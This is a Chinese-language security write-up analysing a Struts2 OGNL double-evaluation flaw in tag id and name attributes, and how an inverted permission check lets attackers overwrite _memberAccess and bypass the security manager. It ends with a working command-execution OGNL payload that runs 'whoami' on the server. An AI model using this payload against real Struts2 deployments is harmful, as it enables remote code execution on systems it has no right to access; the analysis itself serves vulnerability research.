


关于这个Struts2的漏洞感慨颇深，首先根据官方漏洞的描述，大家应该能很快找到漏洞出现的位置，基本上Struts2里面大部分标签都是存在OGNL代码二次执行的问题，问题虽然能很容易的发现，但是在最新版本里面要想成功利用该漏洞执行任意代码，需要绕过Struts2的安全管理器，所以说整个漏洞变成了一个如何绕过Struts2安全管理器的问题，我花了很多时间在想办法如何去绕过Struts2的安全管理器，一开始我从来没有想过Struts2里面的\_memberAccess变量可以被修改，因为前几次Struts2的RCE问题中\_memberAccess变量已经被纳入黑名单了，同时我把Struts2的安全管理器的源代码也看了一遍，似乎都很合理，但是直到安恒研究院的同学把POC丢出来的时候，\_memberAccess变量依然可以被修改，真的是让人匪夷所思。所以本文也主要是围绕这个Bypass安全管理器来进行探讨，看看究竟是什么原因导致了Bypass安全管理器。

**漏洞详情**

从官方的描述看来这次是Strut2标签的问题，而且还是标签属性值OGNL二次解析的问题，利用条件比较苛刻，所以说这个漏洞威力并没有那么大，下面直接给出一部分存在问题的标签，其他的标签大家自己去找，这里只列出来几个比较典型的，这里主要说两类标签属性值，一个是id属性，在**org.apache.struts2.components.UIBean**类中我们很容易发现id参数在setID时已经进行了第一次OGNL表达式的执行，如下图  
[](https://www.iswin.org/attach/struts2_id_1.png)  
然后紧接着在org.apache.struts2.components.UIBean.populateComponentHtmlId(Form)方法中进行了第二次的OGNL表达式解析，如下如的  
[](https://www.iswin.org/attach/struts2_id_2.png)  
findStringIfAltSyntax方法最终会调用findString方法进行id值的第二次OGNL表达式执行

|  |  |
| --- | --- |
| 1 2 3 4 5 6 | protected String findStringIfAltSyntax(String expr) {  if (altSyntax()) {  return findString(expr);  }  return expr;  } |

所以说这里凡是调用了org.apache.struts2.components.UIBean.populateComponentHtmlId(Form)方法的标签都存在二次解析的问题，通过eclipse很简单就可以找到有哪些标签存在这个问题，如下图  
[](https://www.iswin.org/attach/struts2_id_3.png)  
所以下列标签中的id属性只要可控，那么就会导致任意代码执行的问题

|  |  |
| --- | --- |
| 1 2 3 4 5 | <s:head id=""/> <s:file id=""/> <s:reset id=""/> <s:submit id=""/> <s:updownselect id="" list=""/> |

另一类为name属性，name属性的二次解析需要标签中的value为空，这样才能进行二次代码执行，由于name属性调用了org.apache.struts2.components.Component.completeExpressionIfAltSyntax(String)该方法，该方法定义如下


|  |  |
| --- | --- |
| 1 2 3 4 5 6 | protected String completeExpressionIfAltSyntax(String expr) {  if (altSyntax()) {  return "%{" + expr + "}";  }  return expr; } |

该方法会自动在第一次表达式执行后添加%{}来标识这是一个ongl代码块，所以在写POC的时候记得这种情况下不要加%{},因为它会自动添加，比较典型的属性有

|  |  |
| --- | --- |
| 1 | <s:hidden name="%{#request.poc}"></s:hidden> |

其他的标签属性都一样，就不一一列举了。在Struts2的低版本中直接用以前Struts2的POC就可以了，但是在高版本中加入了新的安全策略，所以导致了在新的版本中以前的POC是没法用的。

不过对于漏洞的检测是没啥问题的如下图

[](https://www.iswin.org/attach/struts2_poc_1.png)


不能执行命令，对于这个非常鸡肋的漏洞来说就更鸡肋了，下面来看看怎么bypass安全管理器的。


**Bypass Struts2安全管理器**



在讨论Bypass之前，首先非常感谢**安恒信息安全研究院同学**POC的分享。


在想怎么bypass安全管理器的时候，我对Struts2的安全管理器的策略也是花时间去看了的，毕竟对struts2不是特别的熟悉，我们先看看最新版本里面对OGNL表达式执行做了哪些限制，如下图

[](https://www.iswin.org/attach/struts2_poc_bypass_4.png)

Struts2默认的安全规则就是上面红色框标记的部分，主要排除了一些可能存在问题的类以及包，首先来看看安全管理器有哪些东西，如下图  
[](https://www.iswin.org/attach/struts2_poc_bypass_1.png)

SecurityMemberAccess类继承了OGNL默认的的安全管理器DefaultMemberAccess，我们来看看DefaultMemberAccess类中有哪些属性以及他们的访问权限，如下图  
[](https://www.iswin.org/attach/struts2_poc_bypass_2.png)  
这里可以看到上面圈起来的三个属性的修饰符是public，在DefaultMemberAccess中判断了调用方法的修饰符，如下图  
[](https://www.iswin.org/attach/struts2_poc_bypass_3.png)  
如果调用属性的修饰符为public时就默认通过，那么我是否可以直接对上述三个属性值进行修改，看样子好像是不行的，因为Struts2的默认规则里面排除了该类型(MemberAccess),但是要想去修改\_memberAccess变量中私有的属性值,必须得将上述三个变量设置为true。

我们再来看看SecurityMemberAccess类中是如何对OGNL表达式进行限制的，com.opensymphony.xwork2.ognl.SecurityMemberAccess.isAccessible(Map, Object, Member, String)方法最终进行判断的方法，部分代码如下  
[](https://www.iswin.org/attach/struts2_poc_bypass_5.png)  
[](https://www.iswin.org/attach/struts2_poc_bypass_6.png)  
首先会按照默认规则进行判断，一旦不满足其中任何一个条件就会返回false，表示该OGNL表达式不具备执行的条件，通过对默认的规则进行分析以及fuzz，发现新版本中的规则都很死，要想执行命令或者静态方法基本上不太现实，但是POC明明是能够成功调用静态方法以及new对象和调用对象的任何方法，究竟是怎么回事？

我把OGNL表达式的执行流程走了一遍，发现Struts2开发人员在对ONGL表达式中的赋值操作时将判断条件写反了，这样一来就直接导致了前边做的所有的安全策略，在这里根本起不了作用，出问题的代码在ognl.ObjectPropertyAccessor.setPossibleProperty(Map, Object, String, Object)，该函数主要是对OGNL语法树中的赋值表达式进行解析以及通过反射去完成相应的赋值操作，具体代码如下  
[](https://www.iswin.org/attach/struts2_poc_bypass_7.png)  
我们先跟进ognl.OgnlRuntime.setMethodValue(OgnlContext, Object, String, Object, boolean)方法，如下  
[](https://www.iswin.org/attach/struts2_poc_bypass_8.png)  
也就是说如果ognl.OgnlRuntime.setMethodValue(OgnlContext, Object, String, Object, boolean)方法返回true代表权限检查通过，否则返回false，也就是安全检查失败，但是这里的条件进行判断时把条件给写反了  
ognl.ObjectPropertyAccessor.setPossibleProperty(Map, Object, String, Object)

|  |  |
| --- | --- |
| 1 2 3 4 5 | //当条件不满足时返回false，一取反就成true，if条件满足，接着就会调用相关函数进行赋值操作  if (!OgnlRuntime.setMethodValue(ognlContext, target, name, value, true))  {  result = OgnlRuntime.setFieldValue(ognlContext, target, name, value) ? null : OgnlRuntime.NotFound;  } |

所以说上述代码才是实现修改\_memberAccess成员变量属性的决定性因素，所以即使做了权限检查，调用了相关判断函数，但是最终应为一个判断条件二前功尽弃，实在是不应该。

就是因为这个关键条件的判断的问题，导致了我们可以修改\_memberAccess的任意属性哪怕是私有的属性。

**漏洞利用**


在bypass过安全管理器后，我们要想实现执行任意代码，只需要allowStaticMethodAccess=true(执行静态方法)，excludedPackageNamePatterns=空集合(可以调用相关包)以及excludedClasses=空集合(可以调用任何类)，满足这三个条件就可以执行任意代码了。

执行命令的POC如下

|  |  |
| --- | --- |
| 1 | #\_memberAccess.allowPrivateAccess=true,#\_memberAccess.allowStaticMethodAccess=true,#\_memberAccess.excludedClasses=#\_memberAccess.acceptProperties,#\_memberAccess.excludedPackageNamePatterns=#\_memberAccess.acceptProperties,#res=@org.apache.struts2.ServletActionContext@getResponse().getWriter(),#a=@java.lang.Runtime@getRuntime(),#s=new java.util.Scanner(#a.exec('whoami').getInputStream()).useDelimiter('\\\\A'),#str=#s.hasNext()?#s.next():'',#res.print(#str),#res.close() |

